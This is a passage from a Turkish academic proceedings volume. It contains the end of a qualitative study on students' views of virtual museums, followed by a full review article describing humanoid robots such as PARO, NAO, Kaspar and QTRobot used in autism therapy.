Araştırmanın sorularını cevaplamak amacıyla veri toplama araçları olarak; yarı yapılandırılmış görüşme ve açık uçlu anket formları işe koşulmuştur. Araştırmada öğrencilerin tepki türleri, sanal müzelerin “beğenilen ve beğenilmeyen” özelliklerine uygun olarak kodlanmak istendiği için veriler üzerinde betimsel analiz yapılmıştır.

4. BULGULAR

Öğrencilerin bakış açısından sanal müzelerin beğenilen özellikleri

Öğrencilerin bakış açısına göre sanal müzelerin beğenilen özellikleri Şekil 3’te sunulmuştur.



Şekil 3. Sanal müzelerin beğenilen özellikleri

Duygu

Öğrencilerin sanal müzelerin beğenilen özelliklerini duygusal ifadelerle (ilgi çekici ve güzel) betimlemeye çalıştıkları saptanmıştır. Bu durumu Ayşe kod adlı öğrenci, “İlgimi çekti; ne zamandır sanal müzeleri gezmek istiyordum ve sonunda oldu. Sevindim.” şeklindeki cümlesiyle ifade etmiştir. Bununla birlikte Banu kod adlı öğrenci sanal müzeleri beğendiğini, “Ben bilmiyordum bu kadar güzel

olacağını ve beklediğimden daha üstün geldi ve şaşırdım. bana güzel bir his verdi.” şeklindeki cümlesiyle belirtmiştir.

Ortam

Öğrenciler sanal müzelerin ortamından (gerçekçilik ve erişilebilirlik) kaynaklanan bazı özellikleri beğendiklerini belirtmişlerdir. Bu durumu ferdi kod adlı öğrenci, “Her şey gerçek hayatta olduğu gibi sanal ortama sürülmüş.” şeklindeki cümlesiyle ifade etmiştir. Bununla birlikte gülay kod adlı öğrenci sanal müzelere erişebildiğini, “bu pandemi döneminde bir yere gidemiyoruz. O yüzden sanal müzede çeşitli müzeleri gezebiliyoruz. Bu çok güzel bir şey.” şeklindeki cümlesiyle belirtmiştir.

Biçim


Öğrenciler sanal müzelerin biçiminden (estetik, ergonomik ve dekoratif) kaynaklanan bazı özellikleri beğendiklerini belirtmişlerdir. Bu bağlamda ceyhun kod adlı öğrenci, sanal müzede bir çok figürün (heykel vb.) biçimsel olarak iyi durduğunu ifade etmiştir. dursun kod adlı öğrenci ise 360 derece döndürülebilir bir sanal turun önemine değinirken; Elif kod adlı öğrenci, “sanal müzeleri çok iyi yapmışlar” diyerek dekorasyona vurgu yapmıştır.

İçerik

Öğrenciler sanal müzelerin içeriğinden (tarihsel kişilikle ilgili ve açıklayıcı) kaynaklanan bazı özellikleri beğendiklerini belirtmişlerdir. Bu bağlamda elif kod adlı öğrenci, sanal müzeyi Atatürk ile ilgili olduğu için beğendiğini belirtmiştir. Jale kod adlı öğrenci ise, “sanal müzeler bilgilendiriciydi” diyerek sanal müzelerin açıklayıcı yönüne vurgu yapmıştır.

Öğrencilerin bakış açısından sanal müzelerin beğenilmeyen özellikleri

Öğrencilerin bakış açısından sanal müzelerin beğenilmeyen özellikleri Şekil 4’te sunulmuştur.



Şekil 4. Sanal müzelerin beğenilmeyen özellikleri

Şekil 2 incelendiğinde öğrencilerin bir kısmının (n=4) orijinallik ve erişim bakımından sanal müzeleri beğenmedikleri görülmektedir. Bu bağlamda Ayşe kod adlı öğrenci, “Heykelleri hiç

beğenmedim. Çünkü gerçekçi görünmüyordu.” şeklindeki cümlesiyle orijinallikten uzak bir görüntünün olduğunu ifade etmiştir. Ayrıca Kübra kod adlı öğrenci bazı odalara erişimde sorunlar yaşadığını belirtmiştir.

5. SONUÇ VE TARTIŞMA

Sanal müzelerin;

- Çeşitli duyguları (ilgi ve güzel) açığa çıkardığı saptandığı için sanal müzelerin öğrencilerin sanatsal zevklerini destekleyebildiği;
- Sanal müzelerdeki ortamın gerçekçi ve erişilebilir; biçimin estetik, ergonomik ve dekoratif; içeriğin tarihsel kişilikle ilgili ve açıklayıcı olduğu belirlendiği için sanal müzelerin öğrenme-öğretme sürecinde kullanılacak etkili bir araç olduğu ve
- Sanal müzelerin bazı odalara erişim ve orijinal nesne sergileme bakımlarından birtakım eksiklikleri tespit edildiği için sanal müzelerin öğrenci ilgisini kısmi olarak dağıtabilecek bazı engellerinin olduğu sonuçlarına ulaşılmıştır.

Araştırmada ulaşılan sonuçların bu alanda yapılan diğer çalışmalarla büyük ölçüde örtüştüğü görülmektedir (Egüz, 2020; Kaya ve Okumuş, 2018; Turgut, 2015). Ancak bu çalışmalarda öğrencilerin sanal müzelerdeki dekoratif unsur ve orijinal nesnelere ilişkin herhangi bir görüş belirtmedikleri saptanmıştır.

Öneriler

Bulgulara dayalı olarak;

- ❖ Öğrenme-öğretme sürecinde öğrencilerin özellikle duyuşsal gelişimini desteklemek için sanal müzelerin kullanılması,
- ❖ Uzaktan öğretim sürecinde öğrencilerin derslere katılımını artırmak için sanal müzelerden yararlanılması,
- ❖ Ortaokul öğrencilerinin sanal müze ziyaretlerinden daha etkin yararlanabilmeleri için sanal müzedeki erişime kapalı yerlerin ziyaret edilebilmesi ve eserlerin orijinal olması,
- ❖ Sanal müzelerin “fiziksel olarak gezilen müze”lerden akademik başarı bağlamında daha etkili olup olmadığını sınamak için deneysel çalışmaların yapılması önerilmektedir.

6. KAYNAKÇA

- Aktaş, V. (2017). *Sosyal bilgiler öğretmenlerinin sanal müze kullanımına yönelik tutumları* (Yayımlanmamış Yüksek Lisans Tezi). Marmara Üniversitesi Eğitim Bilimleri Enstitüsü, İstanbul.
- Ambusaidi, N. A., & Al-Rabaani, A. H. (2019). The efficiency of virtual museum in development of grade eight students' achievements and attitudes towards archaeology in Oman. *International Journal of Educational Research Review*, 4(4), 496-503.
- Canlı, K. (2016). *İlkokul 4. sınıf Görsel Sanatlar dersinde sanal müze uygulamasına ilişkin öğretmen, öğrenci ve veli görüşleri* (Yayımlanmamış Yüksek Lisans Tezi). Necmettin Erbakan Üniversitesi, Eğitim Bilimleri Enstitüsü, Konya.
- Dale, E. (1969). *Audiovisual methods in teaching* (3rd ed.). New York: Dryden Press.
- Davis, B., & Summers, M. (2015). Applying Dale's Cone of Experience to increase learning and retention: A study of student learning in a foundational leadership course. *Qscience Proceedings*, 6(4), 1-7.
- Demirel, Ö. (2009). *Kuramdan uygulamaya eğitimde program geliştirme*. Ankara: Pegem.
- Denzin, N. K., & Lincoln, Y. S. (Eds.). (2000). *Handbook of qualitative research* (2nd ed.). Thousand Oaks, CA: Sage.
- Durmuş, A. (2012). *Sanal bilim ve teknoloji müzesinde eğitsel arayüz ajanı kullanımının öğrencilerin ilgi ve başarılarına etkisi* (Yayımlanmamış Doktora Tezi). Gazi Üniversitesi, Eğitim Bilimleri Enstitüsü, Ankara.
- Eagleton, T. (1983). *Literary theory: An introduction*. Oxford: Basil Blackwell.
- Egüz, S. (2020). Availability of virtual museum applications in courses based on the views of classroom teachers. *Cypriot Journal of Educational Science*, 15(2), 194-207.
- Ertürk, S. (1984). *Eğitimde program geliştirme* (5. Baskı). Ankara: Yelken Tepe Yayınları.
- Fouche, F. (1993). Phenomenological theory of human science. In J. Snyman (Ed.), *Conceptions of social inquiry* (pp. 87-112). Pretoria, South Africa: Human Science Research Council.
- Guskey, T. R. (2007). Closing achievement gaps: Revisiting Benjamin S. Bloom's "learning for mastery". *Journal of Advanced Academics*, 19, 8-31.
- Kalıncı, E. (2015). *360 derece panoramik görüntü veren sanal müzelerin grafik tasarım açısından incelenmesi* (Yayımlanmamış Yüksek Lisans Tezi). Gazi Üniversitesi, Eğitim Bilimleri Enstitüsü, Ankara.
- Karakaya, İ. (2015). *Ortaokul öğrencilerinin Sosyal Bilgiler dersinde müze alışkanlıkları* (Giresun ili örneği) (Yayımlanmamış Yüksek Lisans Tezi). Giresun Üniversitesi, Sosyal Bilimler Enstitüsü, Giresun.
- Karataş, S., Yılmaz, A., Kapanoğlu, G. ve Meriçelli, M. (2016). Öğretmenlerin sanal müzelere dair görüşlerinin incelenmesi. *Eğitim ve Öğretim Araştırmaları Dergisi*, 5(1), 112-125.
- Kaya, R. ve Okumuş, O. (2018). Sanal müzelerin Tarih derslerinde kullanımının öğrenci görüşlerine göre değerlendirilmesi. *Turkish History Education Journal*, 7(1), 113-153.
- Kubat, Ö. Z. (2012). *Sanal müze arayüz tasarımı: Ressam Ahmet Yakupoğlu sanal müze uygulaması* (Yayımlanmamış Yüksek Lisans Tezi). Dumlupınar Üniversitesi, Sosyal Bilimler Enstitüsü, Kütahya.
- Lalley, J. P., & Miller, R. H. (2007). The learning pyramid: Does it point teachers in the right direction? *Education*, 128, 64-79.

- Mason, J. (1996). *Qualitative researching*. London: Sage.
- Milli Eğitim Bakanlığı (MEB). (2018). *Sosyal bilgiler dersi öğretim programı*. Ankara: TTK.
- Moustakas, C. (1994). *Phenomenological research methods*. Thousand Oaks, CA: Sage.
- Ornstein, A. C. ve Hunkins, F. P. (2014). *Eğitim programı temeller, ilkeler ve sorunlar* (Çev. A. Arı). Konya: Eğitim Yayınevi.
- Pratt, D. (1980). *Curriculum, design, and development*. New York : Harcourt Brace Jovanovich.
- Schwandt, T. A. (1997). *Qualitative inquiry: A dictionary of terms*. Thousand Oaks, CA: Sage.
- Sönmez, V. (2004). *Program geliştirmede öğretmen elkitabı*. Ankara: Anı.
- Stanage, S. M. (1987). *Adult education and phenomenological research: New directions for theory, practice and research*. Malabar, FL: Robert E. Krieger.
- Turgut, G. (2015). *Sosyal bilgiler dersinde bir eğitim aracı olarak sanal müzelerden yararlanma* (Yayınlanmamış Yüksek Lisans Tezi). Adnan Menderes Üniversitesi Sosyal Bilimler Enstitüsü, Aydın.
- Ulusoy, K. (2010). Open education students' perspectives on using virtual museums application in teaching history subjects. *International Journal of Instructional Technology & Distance Learning*, 7(1), 36–46.
- Vandenberg, D. (1997). Phenomenological research in the study of education. In D. Vandenberg (Ed.), *Phenomenology & education discourse* (pp. 3-37). Johannesburg, South Africa: Heinemann.
- Yıldırım, A. ve Şimşek, H. (2016). *Nitel araştırma yöntemleri*. Seçkin Yayıncılık: Ankara.

OTİZM TEDAVİSİNDE ROBOTLARIN KULLANIMI

Meryem Yılmaz

Marmara Üniversitesi, Eğitim Fakültesi, İstanbul, TURKEY

yilmazzmeryem08@gmail.com

ORCID: 0000-0002-1491-6859

ÖZET

Otizm Spektrum Bozukluğu (OSB), doğuştan gelen ve tedavisi olmayan nörolojik bir bozukluktur. Hasatlık kendini başta sosyal alanda kısıtlılıkla gösterse de ilerleyen yıllarda kişinin bilişsel açıdan da sorunlar yaşamasını yol açmaktadır. Görülme sıklığının her geçen yıl artması, sebebinin bilinmemesi ve bunun yanında tedavisinin de olmaması kişileri iyileştirici ve uyum sağlayıcı tedavileri geliştirmeye itmiştir. Ancak OSB'li bireylerin insanlarla rahat iletişim kuramamaları, yüz ifadeleri, ses tonu, beden duruşu gibi iletişimdeki ipuçlarını yorumlayamamaları, insanlara karşı aşırı derecede hassas olmaları bunun yanında eğitimleri sırasında sık tekrarların olması OSB'li bireylerin tedavilerinde insanlara alternatif geliştirilmesine yol açmıştır. İlk kez 1999 yılında araştırılan tedavi alternatifi günümüzde de popülerliğini sürdüren insansı robotlar olmuştur. Yapılan araştırmalar sonucunda OSB'li bireylerin tedavilerinde robotların kullanılmasının olumlu sonuçlar doğuracağı tespit edilmiştir. Bu araştırmanın ardından her yıl gelişerek çeşitli ülkeler başta OSB'li bireylerin tedavisi olmak üzere yaşlılar ve engellilerin bakımında da insansı robotların kullanımının etkilerini robot üreterek göstermiştir. Bu çalışmada da OSB'li bireylerin tedavilerinde en çok kullanılan insansı robotlar tanıtılmıştır. Her birinin çeşitli özellikleri olmakla birlikte hepsinin etkililiği kanıtlanmıştır ve aktif olarak kullanılmaktadır. Araştırmada bilgi verdiğim robotların yanında daha pek çok robot OSB'li bireylerin tedavilerinde aktif olarak kullanılmaktadır. Bu araştırmanın temel amacı ise değişen ve gelişen Dünya'da eski yaklaşımlarla yeni yaklaşımları birleştirip insanların faydasına kullanılacağını göstermektir. Özellikle OSB gibi yaygınlığı her yıl artan ve kişinin her türlü bilişsel aşamalarında sorun yaşamasına yol açan bu hastalığın tedavisinde kullanılabilir. Üretilen insansı robotlar, OSB'li bireylerin tedavisinde rol alan terapistlerin, doktorların ya da bakım verenlerin yerini almayacaktır. Robotlar, OSB'li bireylerin tedavisinde insanların yarattığı dezavantajları ortadan kaldırarak tedavinin etkililiğini arttırmaktadır.

Anahtar Kelimeler: Otizm Spektrum Bozukluğu, Tedavi, Robot

USE OF ROBOTS IN AUTISM TREATMENT

ABSTRACT

Autism Spectrum Disorder (ASD) is a congenital and incurable neurological disorder. Although the disease manifests itself with a limitation in the social field, it also causes cognitive problems in the following years. The increasing number of incidences every year, its unknown cause and the lack of treatment has pushed people to develop therapeutic and adaptive treatments. However, the inability of individuals with ASD to communicate with people comfortably, their inability to interpret clues in communication such as facial expressions, tone of voice, body posture, being extremely sensitive to people, and frequent repetitions during their education have led to the development of alternatives for people with ASD in their treatment. The treatment alternative firstly introduced in 1999 was humanoid robots that are still popular today. According to the researches, it has been found that the use of robots in the treatment of individuals with ASD will have positive results. Improving every year after this research, various countries have produced robots showing the effects of the use of humanoid robots in the care of the elderly and disabled, especially in the treatment of individuals with ASD. In this study, the most commonly used humanoid robots in the treatment of individuals with ASD were introduced. Although each of them has various properties, all of them have proven their effectiveness and are used actively. In addition to the robots mentioned in the research, many other robots are actively used in the treatment of individuals with ASD. The main purpose of this research is to show that it can be used for the benefit of people by combining old approaches with new approaches in the changing and developing world. It can be used in the treatment of this disease, which has an increasing prevalence every year and causes problems in all kinds of cognitive stages of the person. The humanoid robots to be produced will not replace therapists, doctors or caregivers involved in the treatment of individuals with ASD. Robots increase the effectiveness of the treatment by eliminating the disadvantages created by humans in the treatment of individuals with ASD.

Keywords: Autism Spectrum Disorder, Treatment, Robot

1. GİRİŞ

Spektrum kelime anlamı olarak belirli bir durum içinde birden çok farklı nokta olma durumudur (1). Genellikle çeşitlilik olarak bilinen spektrum, 2013 yılında Ruhsal Bozuklukların Tanısal ve İstatistiksel El Kitabı'nın (DSM) 5.baskısında önceden yaygın gelişimsel bozukluk kategorisinde

değerlendirilen otizmin her çocukta farklı semptomlar göstermesi nedeniyle otizm ile birleşerek Otizm Spektrum Bozukluğu kavramını oluşturmuştur (2). Otizm Spektrum Bozukluğu (OSB), doğuştan gelen nörolojik bir bozukluktur. Her ne kadar bozukluğun genetik temelli olduğu yönünde güçlü bulgular olsa da bozukluğa sebep olan gen mekanizmasının yeri henüz tespit edilememiştir (3). OSB, yaşamın ilk üç yılında kendini göstermektedir. Belirtiler genellikle iki ana alan etrafındadır. Bunlar: Sosyal iletişim ve etkileşimde kısıtlılık ile sınırlı ve tekrarlayıcı aktivitelerdir. OSB'li bireyler insanların yüz ifadelerini, mimiklerini, duruşlarını ve ses tonu gibi sosyal iletişimdeki ipuçlarını yorumlamakta zorlanmaktadırlar (5). Nadir olarak göz teması kurmaları (6) iletişimde sorun yaşamalarına neden olsa da daha ileri boyutta diğer kişilerin kendilerine dokunmasına bile tahammül edemezler ve onları iterler. Bu da toplum tarafında OSB'li bireyleri saldırgan olarak göstermektedir. OSB'li bireylerin başkalarına yaklaşma, onların duygularına karşılık verme ya da onları taklit etme gibi sosyal davranışları zayıftır (4). Araştırmalar, OSB'li bireylerin sosyal iletişimlerinin zayıf olmasının ayna nöronlarının hareket etmemesinden kaynaklandığını göstermektedir. Çünkü ayna nöronlar, taklide aracılık eden bir gen mekanizmasıdır (10). Ayna nöronlar, karşımızdaki kişinin hareketlerini algılayıp zihnimize bu harekete anlam vermemiz; sözel ve sözel olmayan hareketleri yorumlayıp iletişim kurmamıza olanak sağlarlar (11). Ancak beyin görüntüleme teknikleri, OSB'li bireylerin beyinlerinde böyle bir hareketlilik tespit etmemiştir. Hala araştırmalar sürmesine rağmen OSB'li bireylerin sosyal iletişimdeki en büyük engelinin ayna nöron aktivitesinin olmamasından kaynaklı olduğu düşünülmektedir. Güncel verilere göre her 160 çocuktan birinde gözlemlenen bu bozukluğun (8) tedavisi yoktur. Yapılan uygulamalar iyileştirici ve uyum sağlayıcı olmanın ötesine gitmemiştir. Otizm tedavisinin kapsamlı (9) ve maliyetli olması da (12) bu tedavilerin çeşitlenmesine yol açmıştır. Teknolojinin gelişmesi özellikle de robotik alandaki gelişmeler OSB'li bireylerin iyileşme şanslarını arttırdığını göstermektedir (13). OSB'li bireylerin tekrarlı davranışları, iletişimde akranlarından geri de olmaları bunun da yoğun bir eğitimle çözülmeye çalışılması verilen eğitimi daha yoğunlaştırmaktadır (14). 1999 yılından beri yapılan araştırmalar OSB'li bireylerin tedavisinde robotların kullanımının olumlu sonuçlar doğurduğunu göstermektedir (15). Bu amaçla MIT'de AURORO (Autonomous Robotic Platform As a Remedial Tool For Children With Autism) yani 'Otizmli Çocuklar İçin Bir İyileştirici Araç Olarak Otonom Robotik Platform Projesi' gerçekleştirildi. Bu proje sayesinde robotların OSB'li bireylerin tedavisinde kullanılabilirliği ortaya çıktı (17). Dautenhahn ve Werry, 1999 yılında ilk mobil robot bebek Robota'yı tasarladılar. Ardından 2001 yılında Hideki Kozima başkanlığındaki Ulusal İletişim ve Teknoloji Enstitüsü (NICT), Infanoid adlı çocuk benzeri bir insansı robot geliştirdi (16). 3-4 yaşında bir çocuk büyüklüğünde olan bu insansı robotun her biri 4 parmak ve bir baş parmağı olan iki eli ve renkleri farklı iki gözü vardır. Nesnelere ve insanları tanıyıp konuşabilen bu robot, kendinden sonra tasarlanacak insansı robotların başlangıcı olmuştur (17). Yapılan her araştırma, robotların OSB'li bireylerin tedavisini kolaylaştırdığı yönündedir (18). Robotlar, OSB'li bireylerin terapisi sırasında dikkatlerini ve ilgilerini toplamalarına, kontrollü ve basitleştirilmiş bir öğrenme ortamı sağlayarak stres ve kaygı

miktarını azaltmalarına yardımcı olup sık ve sürekli tekrar durumlarında insanlara kıyasla yorulmayıp terapistlere yardımcı olmaları (19), insanlarla olan iletişimden daha kolay olarak görülmeleri (21) OSB'li bireylerin geri bildirimlerinin insanlara kıyasla robotlara daha fazla olması (20) robotların bu alandaki etkililiğini ve ihtiyacı göstermektedir.

OSB'li bireylerin her türlü sözel ya da sözel olmayan iletişimde sorun yaşamaları onları bilişsel ve psikolojik alanlarda da etkilemektedir (7). İnsan-robot etkileşimi çalışmalarının da robotik, tıp, sosyal-bilişsel bilimler ve nörobilim dahil olmak üzere geniş bir araştırma yelpazesini bir araya getiren yeni, disiplinler arası ve giderek daha popüler olan araştırma alanları yaratması geniş kullanıcı popülasyonları için yaşam kalitesini artırma potansiyeline sahiptir; yaşlılar, fiziksel engelli bireyler ve rehabilitasyon terapisinde olanlar ve bilişsel engelli, gelişimsel ve sosyal bozuklukları olan bireyler (22). Bu amaçla günümüze değin pek çok insansı robot üretilmiştir ve üretilmeye devam etmektedir. Bu çalışmada OSB'li bireylerin tedavisinde kullanılan robotlar tanıtılmış ve Türkiye'de de bu alanda yapılmakta olan ve yapılabilecek teknolojiler hakkında bilgi verilmiştir.

2. OTİZM TEDAVİSİNDE KULLANILAN ROBOTLAR

PARO

PARO, Japonya Gelişmiş Bilim ve Teknoloji Enstitüsü tarafından üretilen ve 2003 yılından beri otizm tedavisinin yanında pek çok tedavide kullanılan insansı bir robottur. Bebek arp foku görünümünde olan PARO, gerçek bebek arp fokunun sesini çıkararak bireylerin kaygı düzeylerini azaltmaktadır (23). PARO, bulundurduğu çeşitli sensörler sayesinde çevresini ve insanları algılayabilir. Özellikle Japonya ve Danimarka'da hayvan terapilerinde ve sıklıkla yaşlıların ve OSB'li bireylerin tedavisinde kullanılmaktadır (24,25). PARO, Guinness Dünya Rekorları tarafından onaylanan Dünyanın En Terapötik Robotu seçilmiştir. PARO, yaptığı yanlış bir davranış için kendisine vurulduğunda o davranışı yapmaz ancak doğru bir davranış yaptığında karşısındaki kişi tarafından okşanırsa bu hareketini devam ettirir. Bu da özellikle OSB'li bireylerin edimsel öğrenmelerinin gerçekleşmesi konusunda olanak sağlar. PARO, hastaların birbirleriyle ve bakıcılarıyla sosyalleşmesini sağlayıp hastaların stresini azaltması ve motivasyonlarını yükseltmesinin yanı sıra canlı hayvanların tedavilerde kullanılmadığı ortamlarda da sıklıkla kullanılmaktadır (26).



Şekil 1. Paro Robot

Keepon

Keepon, Amerikan Carnegie Mellon Üniversitesi ve Japon Miyagi Üniversitesi tarafından 2003 yılında tasarlanmıştır. Diğer robotlara nispeten daha basit bir görünümüne sahip olan bu robot bir sünger parçasını anımsatan 13 cm'lik kolsuz vücuduyla sadece 4 temel hareket yapmaktadır. Bunlar: Kendi ekseninde dönme, iki yana yatma, öne-arkaya eğilme ve olduğu yerde zıplama şeklindedir. İnsan morfolojisine uygun olmayan bu robot yine de OSB'li bireylerle oyun aracılığıyla iletişim kurabilmiştir (27). Keepon yıllar boyunca dört mekanik tasarım revizyonundan geçmiştir (28). 2011'de BeatBots ve oyuncak üreticisi Wow tarafından dokunmaya tepki veren ve dans eden bir oyuncak olarak My Keepon adıyla kitlesel pazara sunulmuştur.



Şekil 2. Keepon Robot

Bandit

Bandit, 2004 yılında Güney California Üniversitesi tarafından geliştirilmiştir. Yumuşak hatlarla tasarlanan 56 cm ve 7.7 kg olan Bandit, kameraları sayesinde hastaların pozisyonlarını saptayarak dikkatleri dağıldığında onlara uygun tepkiler vermektedir. Dikkati dağılan birine elini gel anlamında sallamakta ve yaşlıların günlük işlerini yapması konusunda onlara direktifler vermektedir (29). Başta OSB'li bireyler olmak üzere yaşlıların sosyal hayatını da düzenleme konusunda önemli rol oynamaktadır (30). Bandit'in tasarlanma amacı okulda, evde, hastane ortamlarında çocuklara ve yetişkinlere sosyal açıdan yardımcı olmak ve bu alanda yapılan çalışmalara katkı sağlamaktır.



Şekil 3. Bandit Robot

Kaspar:

Kaspar, Hertfordshire Üniversitesi'nin Yapay Zekâ Profesörü Kerstin Dautenhahn liderliğindeki Adaptif Sistemler Araştırma Grubu tarafından 2005 yılında geliştirilmiştir (33). Kaspar'ın ilk

prototipinde etkileşim uzaktan bir insanın yönlendirmesiyle sağlanmaktadır. Karmaşık davranışlar sergilemekten ziyade, basit davranışlarla çocukların güvenini kazanması, ilgilerini çekip onlara temel davranış biçimlerini öğretmesi amaçlanan bu insansı robotun bazı davranış örnekleri şu şekildedir: “Merhaba, benim adım Kaspar. Hadi, beraber oyun oynayalım!” gibi tanışma ve kaynaşma cümleleri, vücudunun yanlarına veya ayaklarına dokunulduğunda kahkaha atması, kollarını kaldırıp indirmesi, yüzünü gizlemesi ve “Ahhh, canım yandı!” diyerek ağlaması örnek olarak verilebilir (31). Kaspar’ın 1.sürümünden sonraki sürümleri OSB’li çocuklara yönelik olarak tasarlanmıştır. 2.sürümünde tam otomasyondan yarı otomasyona odaklanılmıştır. 2009 yılında Roboskin adlı bir Avrupa projesiyle 3.sürümü çıkmıştır. Kaspar’ın son sürümünde bilgisayar bağlantısına ihtiyaç duyulmamaktadır. Son sürümünde ellerine koyulan mıknatıslar sayesinde maddeleri tutması anaokulunda otizmli çocuklara çatal kaşık kullanımı konusunda örnek olmuştur (32). Son sürümünde görsel perspektif alma konusuna yoğunlaşıp oyun sırasında direkt müdahale amaçlanmaktadır. Araştırmacılar Kaspar’ın Down Sendromlu bireyler için de kullanılabileceğini söylemektedir.



Şekil 4. Kaspar Robot

NAO

NAO, insansı robotik çalışmalarını sürdüren Fransa kuruluşu Aldebaran tarafından 2008 yılında insanlarla etkileşim kurmak amacıyla üretilmiştir. Hapörleri ve mikrofonu sayesinde dinleyerek ve 20 dilde konuşarak insanlarla doğal bir şekilde iletişim kurmaktadır (34). Nao, geçmişteki karşılaşmaları hafızasında tutarak, kiminle konuştuğunu ve karşısındaki kişinin hangi ruh halinde olduğunu anlayabilmektedir. Ayrıca basit yüz ve vücut hareketleri eşliğinde hastaların duygularına uygun bir şekilde mutluluk, endişe, heyecan, kızgınlık ve korku sergileyen bir hâle bürünebiliyor. Bu da OSB’li bireylerin sosyal etkileşim konusunda daha çok pratik yapmasına olanak sağlıyor (35). NAO sürekli cesaret verir ve talimatları tekrar etmekten asla yorulmaz. Bu çabalarını sürdürmekten mutlu olarak çocuğun güvenini kazanmaya yardımcı olur. Movia Robotics'in WOZ Yazılımını içinde barındıran Nao, özel ihtiyaçları olan öğrencilere terapötik aktiviteler ve akademik içerik sağlamak için kullanımı kolay, oldukça özelleştirilebilir bir çerçevedir. Bu yazılım sayesinde, yazılım veya robotik konusunda önceden bilgisi olmayan kullanıcıların bile robotun kontrolünü kolayca ele almalarına ve istedikleri zaman komuta göndermelerine olanak sağlar. Yazılım, robotların özel ihtiyaçları olan


çocuklarla, özellikle OSB'li ve tipik olarak gelişen çocuklarla etkileşime girmesini ve ilgilenmesini sağlar. WOZ Öğretmen Yardımı sistemi, anahtar teslimi bir çözümde basit ve tutarlı bir ders sunumu sağlar. Dinamik sistem, öğrencilerin günlük ihtiyaçlarını karşılayabilir ve eğitici faaliyetlerle onlara liderlik edebilir. 17 bin Dolar civarından olan NAO, öngörülebilir, yorulmak bilmeyen ama aynı zamanda etkileşimli yapısı sayesinde özellikle okullarda ve hastanelerde sıklıkla kullanılmaktadır.



Şekil 5. NAO Robot

Milo

Milo, Robokind tarafından OSB'li bireylerin temel sosyal becerilerini geliştirmek amacıyla 2011 yılında tasarlanmıştır. Milo, konuşurken göğsünde bulunan LCD dokunmatik ekran sayesinde çocuklara ne dediğini daha iyi anlamaları için görsel simgeleri yansıtmaktadır. Bu da işitsel işleme de sorun yaşayan birçok OSB'li bireyin konuşurken kelimeleri simgelerle senkronize etmesine olanak sağlamaktadır (36). Milo, sosyal becerileri, temel olarak hedef bir becerinin neye benzemesi gerektiğini tanımladığı sosyal anlatı biçiminde öğretir (37). Örneğin, "Bir arkadaşımızı selamladığımızda, arkadaşımızın yüzüne bakmalı, gülümsemeli ve merhaba demeliyiz." şeklinde uyarılarda bulunmaktadır. Milo'nun içine eklenmiş bazı eğitici videolar bulunmaktadır. Çocuklar bu videoları izledikten sonra Milo, çocuklara soru sormaktadır. Milo'nun önerilen kullanım süresi haftada iki ila üç gün olup 30'ar dakika şeklindedir.



Şekil 6. Milo Robot

QTRobot

QTRobot, Lüksemburg temelli LuxAI isimli bir şirket tarafından 2018 yılında üretildi (38). OSB'li ve özel eğitime ihtiyacı olan bireyler için özel olarak tasarlanan QTRobot, 'Daha İyi Bir Dünya' kategorisinde Avrupa CES 2019 İnovasyon Ödülü'nü kazandı. İnsanlarla etkileşim kurmak için bir kamera, mikrofonlar ve hoparlörlerle donatılmıştır. Ayrıca yüz ifadelerini ve duyguları göstermek için yüz olarak 8 inç LCD ekrana sahiptir. Satış fiyatı 11,990 Dolar olan QTRobot, farklı ülkelerdeki birçok otizm merkezinde OSB'li bireylerin tedavilerinde kullanılmaktadır. QTRobot, eğitim materyallerini sunmak için bir öğretmen olarak kullanılabilmesi gibi, bir eğitim oturumunda bir pekiştirici veya kolaylaştırıcı olarak da kullanılabilir. QTRobot, çocukların zihinsel olarak daha gelişmiş ve sosyal olarak daha etkileşimli ve yetenekli olmaları için çeşitli gelişim çağlarını ve gerekli becerileri hedefleyen birkaç eğitim müfredatı ile birlikte gelir. Müfredat OSB uzmanları tarafından tasarlanmıştır ve kanıta dayalı eğitim yöntemlerine göre düzenlenmiştir. QTRobot'un çalışması için internet bağlantısına gerek yoktur. QTRobot, harici internet bağlantısından bağımsız olarak terapistin tabletine ve çocuğun tabletine bağlanmasını sağlayan dahili bir yönlendiriciye sahiptir (39).



Sekil 7. QTRobot

3. SONUÇ ve ÖNERİLER

Küreselleşmenin etkisiyle birlikte Dünya yeni bir döneme girmiştir. Devrim olarak adlandırılan gelişmeler sayesinde her alanda hızlı değişimler yaşanmıştır. Bu değişimle birlikte 'insansız üretim' ön plana çıkıp yapay zekayla güçlendirilmiş robotların insansı özelliklerle tasarlanıp hizmet sunması olanaklı hale gelmiştir (40). Önceki yıllarda robotların kullanımı genellikle fabrikalarda maliyeti azaltıp üretimi artırma yönünde sınırlı olurken robotlar, günümüzde sağlık alanında da kendilerine yer edinmiştir. Robot teknolojisi, ruh sağlığı alanında özellikle OSB'li bireylerin tedavilerinde kullanılmaya başlanmıştır. Şu an için yardımcı konumda olan insansı robotların birçok kullanım avantajı vardır. Bunların başında yorulmamaları en büyük etkidir. Robotlar, özellikle OSB'li bireylerin insanlarla rahat bir şekilde iletişim kuramayıp sosyal anlamda gelişmemelerinin önündeki engeli ortadan kaldırmaktadır. OSB'li bireylerin diğer kişilere nazaran sosyal becerilerinin daha az olması ve insanlarla

iletişim kuramamaları onların tedavilerinde insanların yerine bir alternatifi zorunlu kılmıştır. Sık tekrarlar ve yoğun eğitimleri sırasında OSB’li bireylerin terapistlerine yardımcı olan bu robotlar günden güne bünyelerine yeni özellikler katarak gelişmeye devam etmektedir. Türkiye’de OSB ile ilgili gelişmeleri Tohum Otizm Vakfı sayesinde görmekteyiz. Teknolojiyi bünyesine katan Tohum Otizm Vakfı, Tablet Bilgisayarım Benim İçin Konuşuyor Projesi (2012), Teknoloji Yoluyla Otizmliler Çocukların Öğrenme Fırsatlarının Artırılması Projesi (2014), Otizmliler Çocukların Eğitimi İçin Yeni Tablet Uygulamaları Geliştirilmesi Projesini (2015) hayata geçirmiştir (48). Bunun yanında Turkcell’in geliştirdiği İlimdeki Hazine oyun uygulaması da OSB’li bireylere yardımcı olmak amacıyla tasarlanmış bir uygulamadır (49) Bulgular şu an için Türkiye’de OSB’li bireylerin tedavisinde robotların kullanılmadığı yönündedir. Ancak Türkiye ‘nin ilk insansı robot fabrikası olan Akın Roboticks bu bulguları değiştirebilir. 2017 yılında Konya’da Akınsoft isimli yazılım firmasının kurduğu Akın Roboticks birçok insansı robot üretmiştir. İleriki yıllarda bu robotların OSB’li bireylerin tedavisinde kullanılabilir olması birçok OSB’li birey ve onların aileleri için umut vericidir.

